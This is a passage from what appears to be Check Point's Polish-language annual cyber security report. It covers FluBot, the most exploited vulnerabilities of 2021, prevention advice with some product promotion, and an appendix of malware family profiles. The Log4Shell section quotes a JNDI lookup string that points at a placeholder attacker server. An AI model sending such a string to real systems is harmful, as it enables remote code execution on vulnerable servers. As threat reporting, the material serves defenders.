FluBot, kolejne złośliwe oprogramowanie bankowe przeznaczone na urządzenia z systemem Android, pojawiło się pod koniec 2020 roku.Celem jego działania byli użytkownicy w Europie, którzy padali ofiarami infekcji za pośrednictwem wiadomości SMS wysyłanych z zainfekowanych urządzeń. Kampanie rozprzestrzeniania oprogramowania FluBot opierają się na kreatywnych pomysłach. Na przykład kampania, która była skierowana do użytkowników w Finlandii w czerwcu i listopadzie wykorzystała motyw poczty głosowej, prosząc ofiary o odsłuchanie wiadomości za pośrednictwem odnośnika przesłanego przez rzekomego operatora sieci. Jak na ironię, kampania skierowana do użytkowników z Nowej Zelandii zawierała informację na temat bezpieczeństwa, ostrzegającą ofiary przed infekcjami FluBotem.

06

NAJWAŻNIEJSZE PODATNOŚCI O ZASIĘGU GLOBALNYM

WIELE LUK W ZABEZPIECZENIACH ODKRYTYCH JESZCZE W 2017 ROKU WCIĄŻ BYŁO WYKORZYSTYWANE PRZEZ CAŁY ROK 2021, WYPRZEDZAJĄC NAJNOWSZE ODKRYCIA BADACZY ZAJMUJĄCYCH SIĘ BEZPIECZEŃSTWEM.

Poniższa lista najpopularniejszych podatności powstała w oparciu o dane zebrane przez sieć czujników Check Point Intrusion Prevention System (IPS) i wyszczególnia niektóre spośród najpopularniejszych i najciekawszych technik ataków i exploitów zaobserwowanych przez badaczy Check Point w 2021 roku.

LOG4SHELL – ZDALNE WYKONANIE KODU APACHE LOG4J (CVE-2021-44228)


Apache Log4j to oparty na Javie otwartoźródłowy pakiet do gromadzenia logów, udostępniany przez Apache Software Foundation jako część Apache Logging Services. Jest to najpopularniejsza biblioteka pozwalająca na gromadzenie logów napisana w języku Java, wykorzystywana przez miliony aplikacji napisanych w Javie do rejestrowania działań, takich jak rutynowe operacje systemowe i komunikaty o błędach, oraz do wysyłania diagnostyki do administratorów systemu. W dniu 9 grudnia Apache Foundation udostępniła poprawioną wersję rozwiązania Log4j, która usuwała krytyczny błąd w module logowania. Odkryta podatność umożliwiła atakującym wysłanie prostego ciągu znaków, takiego jak *${jndi:ldap://attacker_server/path}* jako części żądania HTTP, User-Agent lub dowolnych innych danych wejściowych rejestrowanych przez serwer za pomocą Log4j. Kontrolując komunikaty rejestrowane za pomocą modułu, atakujący mógł uruchomić dowolny kod ze zdalnego serwera. Podatność nazwana Log4Shell wywołała burzę w społeczności ekspertów zajmujących się bezpieczeństwem ze względu na potencjalne niszczycielskie skutki dla wielu milionów firm korzystających z rozwiązania Log4j, w tym Cisco, Twitter, Cloudflare, Tesla, Amazon i Apple. Szybko zaobserwowano przypadki wykorzystywania luki na szeroką skalę, zarówno przez nisko wykwalifikowanych napastników, którzy używali jej w celu rozprowadzania kryptominerów, jak i przez sponsorowane przez służby państwowe grupy APT, które za jej pomocą starały się uzyskać dostęp do sieci korporacyjnych. Według badań firmy Check Point w 2021 roku około 48,3% organizacji odnotowało próby wykorzystania luki Log4Shell.

PROXYLOGON – OBEJŚCIE UWIERZYTELNIANIA MICROSOFT EXCHANGE SERVER (CVE-2021-26855)

ProxyLogon to nazwa nadana przez badaczy z DEVCORE luce w zabezpieczeniach (CVE-2021-26855), która została po raz pierwszy odkryta i zgłoszona pod koniec 2020 roku. W połączeniu z innymi lukami (CVE-2021-26857, CVE-2021-26858, CVE-2021-27065), łańcuch infekcji może doprowadzić do zdalnego wykonania kodu na każdym niezałatanym serwerze Exchange. Podatność ProxyLogon została wykorzystana do ataków przez kilka grup APT. W sierpniu grupa Earth Baku uruchomiła w regionie Indii i Pacyfiku kampanię wykorzystującą wstrzykiwanie kodu SQL oraz exploity podatności ProxyLogon jako wektory ataku. We wrześniu grupa FamousSparrow wykorzystała lukę oraz backdoora SparrowDoor w sieciach hoteli, na serwerach rządów i przedsiębiorstw, a także w wielu innych sektorach na całym świecie. Grupa SquirrelWaffle dokonała szeregu włamań na serwery Microsoft Exchange za pomocą podatności ProxyShell i ProxyLogon w celu rozprzestrzeniania złośliwego oprogramowania poprzez złośliwe wiadomości e-mail.

ATLASSIAN CONFLUENCE – ZDALNE WYKONANIE KODU (CVE-2021-26084)


Krytyczna podatność w rozwiązaniach Atlassian Confluence Server oraz Confluence Data Center pozwalająca na zdalne wykonanie kodu, upubliczniona w sierpniu 2021 roku, opiera się na Object Graph Navigation Language. Można ją wykorzystać bez uwierzytelniania, co pozwala zdalnemu napastnikowi na wykonanie dowolnego kodu w dowolnym systemie, który nie został zaktualizowany do najnowszej wersji. Spółka Atlassian udostępniła poprawki, pojawiło się także kilka exploitów typu Proof of Concept. Przestępcy następnie skanowali serwery w poszukiwaniu podatności, którą wykorzystywali w celu instalacji kryptominerów. We wrześniu oprogramowanie z0Miner zostało wykorzystane do kopania kryptowalut na podatnych maszynach. W październiku zaobserwowano, że operator ransomware Atom Silo wykorzystuje niezałatane maszyny do przeprowadzania ataków ransomware.



Ryc. 34: Odsetek ataków wykorzystujących luki w zabezpieczeniach według roku ujawnienia w 2021 roku

Wiele luk w zabezpieczeniach odkrytych jeszcze w 2017 roku wciąż było wykorzystywane przez cały rok 2021. Dzieje się tak głównie z powodu popularnych błędów, takich jak zdalne wykonywanie kodu w Apache Struts2 (CVE-2017-5638) wykorzystywanym w botnecie Mirai, czy też podatność pozwalająca na zdalne wykonanie kodu w PHPUnit (CVE-2017-9841), często stosowana do atakowania podatnych wtyczek WordPress.

Luki w zabezpieczeniach odkryte w 2020 roku wciąż liczyły się na rynku – wykorzystano je w 11% ataków. Wśród najważniejszych spośród nich można wymienić podatności oparte na przepełnieniu bufora w urządzeniach z serii Draytek Vigor (CVE-2020-10826, CVE-2020-10827, CVE-2020-10828), które odpowiadały za 41% ataków na organizacje. Te luki mogą zostać wykorzystane do uruchomienia dowolnego kodu na podatnych routerach Draytek za pomocą specjalnie spreparowanego zdalnego żądania HTTP.



Ryc. 35: Odsetek ataków wykorzystujących luki w zabezpieczeniach według roku ujawnienia w poszczególnych miesiącach.

W 2021 roku zaobserwowaliśmy wolniejsze dostosowywanie podatności w porównaniu z poprzednimi latami. Wykres pokazuje, że luki w zabezpieczeniach odkryte w 2021 roku były wykorzystywane przez hakerów dopiero od połowy roku, co zbiegło się w czasie z niewielkim spadkiem wykorzystania podatności z roku 2017.

07

ZAPOBIEGANIE KOLEJNEJ PANDEMII CYBERNETYCZNEJ – STRATEGIA NA RZECZ POPRAWY BEZPIECZEŃSTWA

JONY FISCHBEIN

CISO w Check Point Software

ZAPOBIEGANIE ZAGROŻENIOM - ZAPOBIEGANIE ATAKOM ZANIM DO NICH DOJDZIE

Jednym z największych wyzwań stojących przed ekspertami zajmującymi się bezpieczeństwem są ataki V generacji łączące szerokie spektrum zagrożeń, ataki na szeroką skalę oraz dużą powierzchnię ataku. Kompleksowa ochrona wymaga dopracowanego podejścia, które pozwala na zapobieganie atakom zanim do nich dojdzie. Celem jest powstrzymanie wszystkich ataków oraz zabezpieczenie każdego możliwego wektora ataku. Architektura bezpieczeństwa, która umożliwia i ułatwia stworzenie jednolitej i spójnej infrastruktury ochrony, zapewni bardziej kompleksowe bezpieczeństwo i lepsze możliwości obrony niż infrastruktura złożona z elementów, które nie są w stanie ze sobą współpracować. To główna zaleta systemu Check Point Infinity – architektury bezpieczeństwa, która pozwala zapobiegać atakom zanim nastąpią.

OCHRONA BIZNESU PRZED ZAAWANSOWANYMI ATAKAMI DZIĘKI INFORMACJOM O ZAGROŻENIACH W CZASIE RZECZYWISTYM

Biorąc pod uwagę współczesny krajobraz bezpieczeństwa, w którym eksperci zmagają się z potężnymi atakami na łańcuchy dostaw oprogramowania oraz nowymi przykładami złośliwego oprogramowania, kluczowego znaczenia nabierają informacje o zagrożeniach i możliwości szybkiego reagowania. Kompleksowy dostęp do danych pozwalający na proaktywne eliminowanie zagrożeń, zarządzane usługi bezpieczeństwa umożliwiające monitorowanie sieci oraz możliwości reagowania na incydenty w celu szybkiego reagowania na ataki i usuwania ich skutków mają kluczowe znaczenie dla utrzymania ciągłości działalności firm i organizacji w 2022 roku. Złośliwe oprogramowanie stale się rozwija, w związku z czym dostęp do informacji na temat zagrożeń staje się niezbędnym narzędziem, którego wykorzystanie powinna brać pod uwagę niemal każda firma. Gdy organizacja musi dbać o swoje zasoby finansowe i ludzkie, własność intelektualną oraz inne kluczowe dane, bardziej kompleksowe podejście do kwestii bezpieczeństwa jest jedynym realnym sposobem ochrony przed współczesnymi napastnikami. Co więcej, jednym z najskuteczniejszych dostępnych obecnie proaktywnych rozwiązań w zakresie bezpieczeństwa jest dostęp do informacji na temat zagrożeń. Tego rodzaju rozwiązania muszą obejmować wszystkie wektory ataku, w tym usługi w chmurze, urządzenia mobilne, sieci, stacje robocze oraz rozwiązani IoT – innymi słowy, wszystkie możliwości ataku występujące w przedsiębiorstwach. Informacje na temat zagrożeń to nie tylko dane – to także praktyka, na której powinna opierać się transformacja w kierunku podejścia opartego na zapobieganiu atakom i blokowaniu napastników zanim będą w stanie uzyskać dostęp do sieci. Celem jest uzyskanie najlepszego współczynnika wychwytywania znanych i nieznanych zagrożeń oraz osiągnięcie niemal zerowego współczynnika fałszywych alarmów, przy jednoczesnym zapewnieniu ciągłości pracy użytkowników.

ZABEZPIECZANIE WSZYSTKICH POTENCJALNYCH CELÓW ATAKU

Aby lepiej dbać o bezpieczeństwo, organizacje powinny poszukiwać jednego rozwiązania, które obejmie wszystkie powierzchnie i wektory ataku. W środowisku hybrydowym, w którym trudno wyznaczyć konkretne granice, zabezpieczenia powinny być w stanie chronić wszystkie jego elementy składowe.

Poczta elektroniczna, przeglądanie stron internetowych, serwery oraz magazyny danych to dopiero początek. Aplikacje mobilne, chmura i zewnętrzne pamięci masowe są obecnie podstawą, podobnie jak zapewnienie zgodności urządzeń mobilnych i stacji roboczych oraz stale rosnąca liczba urządzeń IoT. Obciążenia robocze, kontenery i aplikacje bezserwerowe w środowiskach wielochmurowych oraz hybrydowych powinny również znajdować się na liście kontrolnej bezpieczeństwa. Wraz z szybką transformacją w kierunku chmur obliczeniowych i hybrydowych modeli pracy jeszcze ważniejsze stało się posiadanie solidnej strategii bezpieczeństwa.


KORZYŚCI KOMPLEKSOWEJ I JEDNOLITEJ ARCHITEKTURY

Kompleksowa widoczność całej sieci, uzyskana dzięki konsolidacji, jest obecnie niezbędna do ochrony przed coraz bardziej wyrafinowanymi atakami.

Wiele firm próbuje budować swoje zabezpieczenia, wykorzystując szereg produktów wielu dostawców, jednak w wielu przypadkach takie rozproszenie technologii powoduje powstawanie nieprzewidzianych luk w zabezpieczeniach. Takie podejście prowadzi również do zwiększenia kosztów – praca z wieloma systemami i dostawcami zamiast z jednym zintegrowanym rozwiązaniem potrafi bardzo szybko doprowadzić do wzrostu rachunków. W celu osiągnięcia pełnego bezpieczeństwa, organizacje powinny zatem postawić na kompleksową i wielowarstwową ochronę wszystkich obszarów, w tym sieci, stacji roboczych, rozwiązań chmurowych, urządzeń mobilnych i IoT. Ponadto ochrona każdego z tych obszarów powinna opierać się na tej samej architekturze zabezpieczeń oraz tych samych danych o zagrożeniach przekazywanych w czasie rzeczywistym.

PANDEMIA BIOLOGICZNA A CYBERPANDEMIA

Podobieństwa i paralelizmy, wyciągnięte wnioski



DBANIE O HIGIENĘ BEZPIECZEŃSTWA

- **Instalowanie aktualizacji:** W zbyt wielu przypadkach napastnicy są w stanie ominąć zabezpieczenia i systemy obronne wykorzystując znane luki, które zostały już załatane, jednak odpowiednie poprawki nie zostały jeszcze zainstalowane. Organizacje powinny dążyć do tego, aby wszystkie systemy oraz rozwiązania były nieustannie aktualizowane do najnowszych wersji oprogramowania.

- **Segmentacja:** Sieci należy podzielić na segmenty, oddzielając je silnymi zaporami sieciowymi i zabezpieczeniami IPS, aby uniemożliwić złośliwemu oprogramowaniu rozprzestrzenianie się w całej sieci.

- **Szkolenie pracowników w zakresie rozpoznawania potencjalnych zagrożeń:** Edukacja użytkowników zawsze stanowiła kluczowy element w zapobieganiu infekcjom złośliwym oprogramowaniem. Podstawowe informacje o tym, skąd pochodzą pliki, dlaczego pracownik je otrzymuje i czy może zaufać nadawcy są nadal użytecznymi narzędziami, z których pracownicy powinni korzystać przed otwarciem plików i wiadomości e-mail. Najczęstszymi metodami infekcji stosowanymi w kampaniach ransomware są nadal spam i wiadomości phishingowe. Często świadomość użytkownika może zapobiec atakowi, zanim on nastąpi. Należy poświęcić czas na edukację użytkowników i dopilnować, aby w przypadku zauważenia nietypowych wiadomości czy zachowań natychmiast zgłaszali to zespołom ds. bezpieczeństwa.

- **Przeglądy zasad:** Zasady wykorzystywane przez produkty zabezpieczające należy dokładnie analizować, a także stale monitorować dzienniki zdarzeń i alerty.

- **Audyty:** We wszystkich systemach powinny być przeprowadzane rutynowe audyty i testy penetracyjne.

- **Zasada najmniejszego uprzywilejowania:** Uprawnienia użytkowników i oprogramowania powinny być ograniczone do minimum - czy naprawdę istnieje potrzeba, aby wszyscy użytkownicy mieli prawa administratora na swoich urządzeniach?

- **Wdrażanie najbardziej zaawansowanych technologii bezpieczeństwa:** Nie istnieje jedna technologia, która chroniłaby przed wszystkimi zagrożeniami i wszystkimi wektorami ataków. Dostępnych jest jednak wiele doskonałych technologii i koncepcji – uczenie maszynowe, sandboxing, wykrywanie anomalii, rozbrajanie próbek i wiele innych rozwiązań. Każda z tych technologii może być bardzo skuteczna w określonych scenariuszach, obejmujących określone typy plików lub wektory ataków. Skuteczne rozwiązania łączą w sobie szeroki zakres technologii i innowacji w celu skutecznego zwalczania nowoczesnych ataków w środowiskach. Oprócz tradycyjnych zabezpieczeń opartych na sygnaturach, takich jak programy antywirusowe i IPS, organizacje muszą wprowadzić dodatkowe warstwy ochronne w celu ochrony przed nowym, nieznanym złośliwym oprogramowaniem, które nie ma znanych sygnatur. Dwa kluczowe elementy, które warto włączyć do swojego arsenału obronnego, to ekstrakcja zagrożeń (sanityzacja plików) i emulacja zagrożeń (zaawansowany sandboxing). Każdy z elementów stanowi odrębną warstwę ochronną, których połączenie pozwala na kompleksową ochronę przed nieznanym złośliwym oprogramowaniem na poziomie sieci i bezpośrednio na urządzeniach użytkowników.

PODSUMOWANIE

Zgodnie z przewidywaniami, w roku, który rozpoczął się od walki ze skutkami jednego z najbardziej niszczycielskich ataków na łańcuch dostaw oprogramowania w historii, obserwujemy wzrost pewności siebie cyberprzestępców oraz coraz bardziej wyrafinowane ataki. Pod koniec roku obserwowaliśmy przypadki wykorzystania podatności w pakiecie Log4j, co po raz kolejny zaskoczyło ekspertów zajmujących się cyberbezpieczeństwem i zwróciło uwagę na poziom ryzyka nieodłącznie związany z łańcuchami dostaw oprogramowania. W międzyczasie byliśmy świadkami ataków na usługi w chmurze, wzrostu zainteresowania cyberprzestępców urządzeniami mobilnymi, zapłaty okupu po ataku na rurociąg Colonial Pipeline oraz odrodzenia się jednego z najgroźniejszych botnetów w historii.

Mimo to, nie wszystkie wiadomości są równie ponure. W 2021 roku byliśmy również świadkami kolejnych problemów w ekosystemie oprogramowania ransomware, ponieważ rządy i organy ścigania na całym świecie postanowiły działać bardziej proaktywnie względem grup działających w tym sektorze. Po latach reagowania na ataki i usuwania ich skutków, pewne szokujące wydarzenia uświadomiły rządom, że muszą przyjąć bardziej prewencyjne, proaktywne podejście do radzenia sobie z cyberzagrożeniami. Ta sama filozofia dotyczy również przedsiębiorstw, które nie mogą już sobie pozwolić na chaotyczne, zamknięte i reaktywne podejście do radzenia sobie z zagrożeniami. Dziś potrzebują pełnej widoczności, informacji o zagrożeniach w czasie rzeczywistym oraz infrastruktury bezpieczeństwa, którą można wykorzystać w skuteczny, kompleksowy sposób.

ANEKS

OPISY RODZIN ZŁOŚLIWEGO OPROGRAMOWANIA

AgentTesla

AgentTesla to zaawansowany trojan zdalnego dostępu (RAT), który posiada funkcję keyloggera i narzędzia do wykradania haseł. Jest aktywny od 2014 roku. AgentTesla może monitorować i zbierać dane wprowadzane z klawiatury ofiary i schowka systemowego, a także zapisywać zrzuty ekranu i pozyskiwać dane uwierzytelniające do różnych programów zainstalowanych na komputerze ofiary (w tym przeglądarek Google Chrome i Mozilla Firefox oraz klienta poczty elektronicznej Microsoft Outlook). Oprogramowanie AgentTesla jest sprzedawane na różnych giełdach internetowych i forach hakerskich.

AlienBot

AlienBot jest trojanem bankowym opracowanym z myślą o systemie Android, sprzedawanym w środowiskach przestępczych w modelu Malware-as-a-Service (MaaS) – złośliwe oprogramowanie jako usługa. Pozwala na monitorowanie klawiatury ofiary, oferuje dynamiczne nakładki do kradzieży danych uwierzytelniających, a także przechwytywanie wiadomości SMS w celu ominięcia uwierzytelniania dwuskładnikowego. Dodatkowe możliwości zdalnego sterowania zapewnia dzięki modułowi TeamViewer.

Bazar

Odkryte w 2020 roku programy Bazar Loader i Bazar Backdoor są wykorzystywane w początkowych etapach infekcji przez gang cyberprzestępców WizardSpider. Loader – moduł ładujący – jest odpowiedzialny za pobieranie kolejnych elementów złośliwego oprogramowania, natomiast backdoor pozwala na utrzymanie dostępu do zaatakowanego systemu. Po infekcji przestępcy przeprowadzają zwykle atak oprogramowaniem ransomware, wykorzystując w tym celu rodziny Conti lub Ryuk.

CryptoBot

CryptoBot to zaawansowany kryptominer, który po zainfekowaniu zbiera informacje na temat portfela oraz kont ofiary. W grudniu 2021 roku CryptoBot został zaobserwowany w pirackich kopiach systemu operacyjnego Windows.

Cl0p

Cl0p to oprogramowanie ransomware, które zostało po raz pierwszy wykryte na początku 2019 roku. Jest wykorzystywane głównie do ataków przeciwko dużym firmom i korporacjom. W 2020 roku operatorzy oprogramowania Cl0p zaczęli stosować strategię podwójnego wymuszania okupu, w której oprócz szyfrowania danych ofiary atakujący grożą również opublikowaniem skradzionych informacji, jeżeli ofiary ataku nie wpłacą okupu. W 2021 roku oprogramowanie ransomware Cl0p zostało użyte w wielu atakach, w których początkowy dostęp uzyskano dzięki wykorzystaniu luk zero-day w rozwiązaniu Accellion File Transfer Appliance.

DanaBot

DanaBot to modułowy trojan bankowy napisany w języku Delphi z myślą o systemach operacyjnych z rodziny Windows. Złośliwe oprogramowanie, które zostało po raz pierwszy zaobserwowane w 2018 roku, jest dystrybuowane za pośrednictwem wiadomości-śmieci. Po zainfekowaniu urządzenia złośliwe oprogramowanie pobiera z serwera kontroli aktualny kod konfiguracyjny i inne moduły. Dostępne moduły obejmują sniffer – oprogramowanie do przechwytywania danych uwierzytelniających, stealer – moduł do wykradania haseł z popularnych aplikacji, moduł VNC pozwalający na przejęcie kontroli nad urządzeniem i wiele innych.

DarkGate

DarkGate to wielofunkcyjne złośliwe oprogramowanie aktywne od grudnia 2017 roku, wyposażone w funkcje ransomware, kradzieży danych uwierzytelniających, kopania kryptowalut oraz trojana typu RAT. To oprogramowanie opracowane z myślą o systemach operacyjnych z rodziny Windows jest w stanie unikać wykrycia na wiele sposobów.

Dridex

Dridex jest trojanem bankowym przekształconym w botnet, opracowanym z myślą o systemach operacyjnych z rodziny Windows. Rozprzestrzenia się w wyniku kampanii spamowych oraz w ramach zestawów exploitów. Jego działanie opiera się na modułach WebInjects wykorzystywanych w celu przechwycenia i przekierowania danych uwierzytelniających do serwera kontrolowanego przez przestępców. Dridex kontaktuje się ze zdalnym serwerem i wysyła informacje o zainfekowanym systemie. Może także pobierać i uruchamiać dodatkowe moduły umożliwiające przejęcie kontroli nad urządzeniem.

Emotet

Emotet jest zaawansowanym, samodzielnie rozprzestrzeniającym się i modułowym trojanem. Emotet był kiedyś wykorzystywany jako trojan bankowy, a obecnie jest używany jako dystrybutor innego złośliwego oprogramowania lub złośliwych kampanii. Wykorzystuje wiele metod ukrycia infekcji oraz technik unikania wykrycia. Emotet może być rozprzestrzeniany za pośrednictwem phishingowych wiadomości zawierających złośliwe załączniki lub odnośniki.

FluBot

FluBot to złośliwe oprogramowanie opracowane z myślą o systemie Android, które rozprzestrzenia się za pośrednictwem phishingowych wiadomości SMS (SMiShing) – przestępcy najczęściej podszywają się pod firmy kurierskie. Po kliknięciu odnośnika znajdującego się w wiadomości użytkownik jest przekierowywany do strony pozwalającej na pobranie fałszywej aplikacji zawierającej złośliwe oprogramowanie FluBot. Po instalacji trojan ma różne możliwości pozyskiwania danych uwierzytelniających oraz rozsyłania wiadomości smishingowych, w tym przesyłania listy kontaktów oraz wysyłania wiadomości SMS na inne numery telefonów.

FlyTrap

FlyTrap to trojan opracowany z myślą o systemie Android, stworzony w celu wykradania danych uwierzytelniających Facebooka, lokalizacji, adresu e-mail, adresu IP i innych informacji. Trojan pierwotnie rozprzestrzeniał się za pośrednictwem fałszywych aplikacji w sklepie Google Play, zachęcających użytkowników do zalogowania się na swoje konto na Facebooku. Obecnie oprogramowanie FlyTrap wykorzystuje kod JavaScript wstrzykiwany w celu przejęcia sesji oraz przesłania jej szczegółów do serwera kontroli, umożliwiając atakującym uzyskanie dostępu do konta na Facebooku ze zdalnej lokalizacji.

FormBook

FormBook to infostealer atakujący system operacyjny Windows, który został po raz pierwszy wykryty w 2016 roku. Na podziemnych forach hakerskich jest on sprzedawany w modelu Malware-as-a–Service (MaaS), co jest możliwe dzięki doskonałym technikom ukrywania infekcji oraz stosunkowo niskiej cenie. FormBook zbiera dane uwierzytelniające z różnych przeglądarek internetowych, gromadzi zrzuty ekranu, monitoruje i rejestruje naciśnięcia klawiszy oraz może pobierać i wykonywać pliki zgodnie z poleceniami z serwera kontroli.

Glupteba

Glupteba to znany od 2011 roku backdoor dla systemu Windows, który stopniowo przekształcił się w botnet. Do 2019 roku oprogramowanie było wyposażone w mechanizm aktualizacji adresów serwerów kontroli za pośrednictwem publicznych rejestrów BitCoin, zintegrowaną funkcję kradzieży danych z przeglądarek oraz funkcje ataków na routery.

Hiddad

Złośliwe oprogramowanie na system Android, które pozwala na przepakowanie aplikacji oraz ich udostępnienie w sklepach z aplikacjami innych firm. Jego główną funkcją jest wyświetlanie reklam, ale może on również uzyskać dostęp do kluczowych zabezpieczeń wbudowanych w system operacyjny.

IcedID

IcedID to trojan bankowy, który po raz pierwszy został zaobserwowany we wrześniu 2017 roku Rozprzestrzenia się za pośrednictwem kampanii spamowych i często wykorzystuje w tym celu inne złośliwe oprogramowanie, takie jak Emotet. IcedID wykorzystuje techniki pozwalające na ukrywanie infekcji, takie jak wstrzykiwanie kodu do procesów oraz steganografia. Trojan wykrada dane finansowe użytkowników za pomocą ataków polegających na przekierowaniu użytkowników na złośliwe strony za pomocą lokalnego serwera proxy, jest w stanie także wstrzykiwać kod na stronach internetowych.

Kinsing

Odkryte w 2020 roku oprogramowanie Kinsing to kryptominer napisany w języku Golang, wyposażony w elementy rootkita. Zaprojektowany z myślą o atakach na systemy z rodziny Linux, Kinsing został zainstalowany na zaatakowanych serwerach dzięki wykorzystaniu luk w usługach internetowych. W 2021 roku pojawił się nowy wariant tego złośliwego oprogramowania dla systemu Windows, co pozwoliło atakującym zwiększyć możliwości przeprowadzania ataków.

LemonDuck

LemonDuck to kryptominer odkryty po raz pierwszy w 2018 roku, opracowany z myślą o systemach operacyjnych z rodziny Windows. Jest wyposażony w zaawansowane moduły rozprzestrzeniania pozwalające na wysyłanie wiadomości-śmieci ze złośliwym oprogramowanie, łamanie zabezpieczeń RDP i masowe wykorzystywanie znanych luk w zabezpieczeniach, takich jak BlueKeep. Badacze zaobserwowali, że LemonDuck zbiera także adresy e-mail i dane uwierzytelniające, a także dostarcza inne rodzaje złośliwego oprogramowania, takie jak Ramnit.

LokiBot

LokiBot to złośliwe oprogramowanie wykradające dane, opracowane z myślą o systemach operacyjnych z rodziny Windows. Pobiera dane uwierzytelniające z różnych aplikacji, przeglądarek internetowych, klientów poczty elektronicznej, narzędzi administracyjnych IT, takich jak PuTTY, a także innego oprogramowania. LokiBot był sprzedawany na forach hakerskich, ponadto z dużym prawdopodobieństwem wyciekł jego kod źródłowy, co umożliwiło opracowanie wielu wariantów tego rozwiązania. Po raz pierwszy został zaobserwowany w lutym 2016 roku.

Mirai

